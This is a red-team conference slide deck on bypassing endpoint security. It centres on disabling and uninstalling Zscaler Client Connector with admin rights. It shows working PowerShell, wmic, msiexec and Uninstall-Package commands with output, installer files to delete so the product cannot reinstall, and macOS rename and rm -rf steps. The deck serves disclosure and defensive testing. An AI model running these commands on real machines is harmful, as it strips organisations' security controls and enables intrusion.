


# BREAKING THE ILLUSION:

## BYPASSING ENDPOINT SECURITY CONTROLS WITH SIMPLE TACTICS




# **WHO ARE WE?**



# WHO AM I

## BLAKE HUDSON

- ADVERSARY EMULATION TEAM LEAD AT PAYPAL
  - FANCY WAY OF SAYING I DO PURPLE/RED TEAM THINGS
- 7+ YEARS EXPERIENCE IN OFFENSIVE SECURITY
- SPECIALIZE IN INFRASTRUCTURE AND CLOUD SECURITY
- CONFERENCES:
  - BSIDES LAS VEGAS 2024
  - DEFCON 32 – RED TEAM VILLAGE 2024
  - BLACK HAT MEA – NOVEMBER 2024



# WHO AM I

## CALEB SARGENT

- ADVERSARY EMULATION MANAGER AT PAYPAL
  - BRIDGE BUILDING FOR RED AND BLUE TEAMS TO EMULATE THREATS
  - 8 YEARS IN OFFENSIVE SECURITY
- SPECIALIZE IN ENDPOINT SECURITY AND EMAILS
- CONFERENCES:
  - TROOPERS25
  - BLACK HAT USA – AUG 2024

# DISCLAIMER

The views, opinions, and content presented in this talk are solely my own and do not reflect those of my employer, past or present. This presentation is intended for educational and awareness purposes only. Any techniques or findings discussed should not be used for unauthorized activities or misinterpreted as guidance to conduct malicious behavior.

# AGENDA

1 Endpoint Controls

2 Typical Bypasses

3 Why are we here?

4 Bypassing Zscaler

5 Defender Tampering

6 Persistent Admin

7 Other Fun

8 User Stories

9 Questions

# **WHAT ARE ENDPOINT CONTROLS?**

# Endpoint Controls

## What are they for?

- Protect against compromise
- Enforce security policies
- Detect and respond to threats
- Limit lateral movement
- Improve visibility
- Ensure compliance
- Support data loss prevention



# **TYPICAL SECURITY CONTROL BYPASSES**

# Bypasses



## Current Bypass Techniques

- **BYVOD** - Bring Your Own Vulnerable Driver
- **Custom Payloads** - Tailored exploitation vectors
- **Indirect Syscalls** - API hooking evasion
- **Inline Hooking Removal** - Security product circumvention
- **Process Manipulation** - Hollowing, PPID spoofing, APC injection
- **AMSI & ETW Patching** - Script-based telemetry evasion



## Detection Challenges

- **Signature-Based Detections** - Traditional pattern matching limitations

### ⚠ Key Challenge

Modern bypass techniques consistently evade traditional signature-based detection systems, requiring advanced behavioral analysis and machine learning approaches.

**WHAT MAKES THIS TALK  
DIFFERENT?**

# Why Are We Here?



## Research Context

Share findings from comprehensive evaluation of endpoint security solutions and identify common vulnerabilities across major platforms.



## Security Gaps Analysis

Examine recurring weaknesses in enterprise-grade security tools and understand the systematic patterns that enable bypasses.



## Practical Techniques

Demonstrate accessible bypass methods that don't require complex implementation, making security testing more approachable.



## Actionable Intelligence

Provide concrete insights you can immediately apply to assess and improve your organization's security posture.



## Challenge the Status Quo

Question the effectiveness of "tamper-proof" security claims and validate your defenses through practical testing

**WHAT IF IT WAS EASIER?**

# Let's Take a Step Back



## Programmatic Uninstallation

Execute **automated removal processes** that bypass traditional GUI-based uninstall restrictions and security prompts




## File System Manipulation

**Take ownership** of protected files and modify access control lists to deny system-level security processes



## Application Removal

**Force uninstall** security applications by circumventing built-in tamper protection mechanisms



## Boot Security Bypass

Extract **BitLocker recovery keys** and disable secure boot protections during system initialization



## Registry Redirection

Modify **registry configurations** to redirect security service communications through attacker-controlled proxies

### ⚠️ Security Implication

*Administrative privileges fundamentally alter the security boundary, enabling comprehensive security control circumvention*

# **LET'S START WITH ZSCALER**

# Caveat\* does require admin

However, there is already a CVE for this....


## CVE-2024-23464 Detail

### Description

In certain cases, Zscaler Internet Access (ZIA) can be disabled by PowerShell commands with admin rights. This affects Zscaler Client Connector on Windows <4.2.1


**Reference:** <https://nvd.nist.gov/vuln/detail/CVE-2024-23464>


# **UNINSTALLING ZSCALER**



# Uninstalling Zscaler

Uninstallation attempts through the GUI or console all requires an OTP.





# Uninstalling Zscaler 1

PowerShell WMI  
command to  
uninstall Zscaler -  
**no password  
required**

```
PS C:\WINDOWS\system32> $product = Get-WmiObject -Class Win32_Product | Where-Object { $_.Name -like "*Zscaler*" }
PS C:\WINDOWS\system32> $product


IdentifyingNumber : {5D54EEB5-47E2-4021-B409-A91E3C793D13}
Name             : Zscaler
Vendor           : Zscaler Inc.
Version          : 0.0.18191
Caption          : Zscaler

PS C:\WINDOWS\system32> if ($product) {
>>     $product.Uninstall()
>>     Write-Output "Uninstall attempted via WMI."
>> } else {
>>     Write-Output "Zscaler not found in WMI."
>> }

    GENUS      : 2
    CLASS      : __PARAMETERS
    SUPERCLASS :
    DYNASTY    : __PARAMETERS
    RELPATH   :
    PROPERTY_COUNT : 1
    DERIVATION : {}
    SERVER    :
    NAMESPACE  :
    PATH      :
    ReturnValue : 0
    PSComputerName :

Uninstall attempted via WMI.

PS C:\WINDOWS\system32> -
```




# Uninstalling Zscaler 2

**WMIC** command  
to uninstall  
**Zscaler with no  
password**

```
C:\Windows\System32>wmic product where "Name like '%%Zscaler%%'" call uninstall /nointeractive
Executing (\\"L-OMA-40034179\ROOT\CIMV2:Win32_Product.IdentifyingNumber="{5D54EEB5-47E2-4021-B409-A91E3C793D13}", Name="Zscaler", Version="0.0.18191")->Uninstall()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 0;
};

C:\Windows\System32>
```




# Uninstalling Zscaler 3

**MSIExec**  
command to  
uninstall Zscaler,  
**no password  
required**

```
C:\Windows\System32>wmic product where "Name like '%%Zscaler%%'" get IdentifyingNumber
IdentifyingNumber
{5D54EEB5-47E2-4021-B409-A91E3C793D13}

C:\Windows\System32>msiexec /x {5D54EEB5-47E2-4021-B409-A91E3C793D13} /qn /norestart
C:\Windows\System32>
```




# Uninstalling Zscaler 4

PowerShell  
package uninstall,  
no password  
required

```
PS C:\WINDOWS\system32> get-package -Name *Zscaler*
Name          Version      Source      ProviderName
----          -----      -----      -----
Zscaler-Network-Adapter    1.0.2.0
Zscaler           0.0.18191
Zscaler           4.3.0.190

PS C:\WINDOWS\system32> get-package -Name *Zscaler* | Uninstall-Package -Force
Name          Version      Source      Summary
----          -----      -----      -----
Zscaler           0.0.18191

PS C:\WINDOWS\system32>
```



# Prevent Zscaler Reinstall

**Delete these files pushed to system to successfully kill Zscaler installation**

Name	Date modified
NoticelInstall.hta	5/21/2020 12:41 PM
PFITBanner.jpg	1/28/2016 9:24 AM
PPlogo.png	8/20/2015 1:48 PM
Success.hta	9/15/2020 12:54 PM
Unified_Agent_Removal-Stealth.vbs	9/17/2018 1:14 PM
Zscaler.ico	3/26/2020 4:16 PM
Zscaler_4.3.0.190_	4/16/2024 2:16 PM
Zscaler-windows-4.3.0.190-installer.msi	4/16/2024 1:59 PM



# Uninstall Zscaler 1

**Rename** folder  
and restart.

Zscaler will **not**  
**start up**

```
User@Laptop % sudo mv /Application/Zscaler /Application/Zscaler_disabled  
User@Laptop % reboot system  
User@Laptop % sudo rm -rf /Application/Zscaler_disabled
```

# **ABUSING BUILT IN SCRIPTS**



# Uninstall Zscaler 2

The screenshot shows a Mac desktop with two windows open. The terminal window on the left displays a series of shell commands used for uninstallation, including `sw\_vers`, `pwd`, `ls -la`, and custom scripts for removing Zscaler's system tray icons. The Zscaler Client Connector window on the right shows connectivity details like service status (ON), network type (Off-Trusted Network), and tunnel version (v2.0 - DTLS). Both windows have their titles and some of their content redacted.

```
ProductName: macOS
ProductVersion: 14.7.4
BuildVersion: 23H420
/Applications/Zscaler
:Zscaler stealthadmin$ ls -la
total 64
drwxr-xr-x 12 root admin 384 Apr 1 09:59 .
drwxrwxr-x 39 root admin 1248 Apr 1 09:59 ..
-rw-rxr-x 1 root admin 903 Sep 18 2024 .Uninstaller.sh
-rw-rxr-x 1 root admin 474 Sep 18 2024 .clear_data.sh
-rw-rxr-x 1 root admin 384 Sep 18 2024 .clear_revertZcc.sh
-rw-r--r-- 1 root admin 330 Apr 1 09:59 .config.ini
-rw-rxr-x 1 root admin 5444 Sep 18 2024 .copyInstaller.sh
-rw-rxr-x 1 root admin 380 Sep 18 2024 .load_all_trays.sh
-rw-rxr-x 1 root admin 387 Sep 18 2024 .unload_all_trays.sh
drwxr-xr-x 3 root admin 96 Apr 1 09:59 RevertZcc
drwxr-xr-x 3 root admin 96 Apr 1 09:59 UninstallApplication.app
drwxr-xr-x@ 3 root admin 96 Apr 1 09:59 Zscaler.app
:Zscaler stealthadmin$ cat .clear_data.sh
#!/bin/bash

#Iterate all items with com.zscaler.Zscaler & com.zscaler.tray and delete all of them on uninstallation
while true; do
    resultTray=$(security delete-generic-password -l 'com.zscaler.tray' | grep -c 'genp')
    result=$(security delete-generic-password -l 'com.zscaler.Zscaler' | grep -c 'genp')
    if [ $result != 0 || $resultTray != 0 ];
    then
        echo "Item deleted"
    else
        echo "Item doesn't exist, so exit."
        exit 1
    fi
done
:Zscaler stealthadmin$
```

Zscaler Client Connector

Internet Security

Digital Experience

Notifications

More

Log Out


Connectivity

Username	[REDACTED]	
Service Status	ON	<input type="button" value="TURN OFF"/>
Network Type	Off-Trusted Network	
Server	[REDACTED]	
Client	[REDACTED]	
Time Connected	04/01/2025 10:05:53 AM	
Tunnel Version	v2.0 - DTLS	

Statistics

Total Bytes Sent	2.14 MB
Total Bytes Received	64.98 MB

# **BYPASSING ZSCALER**




# Bypassing Zscaler 1

Implement WFP filters to block Zscaler from reaching cloud resources.


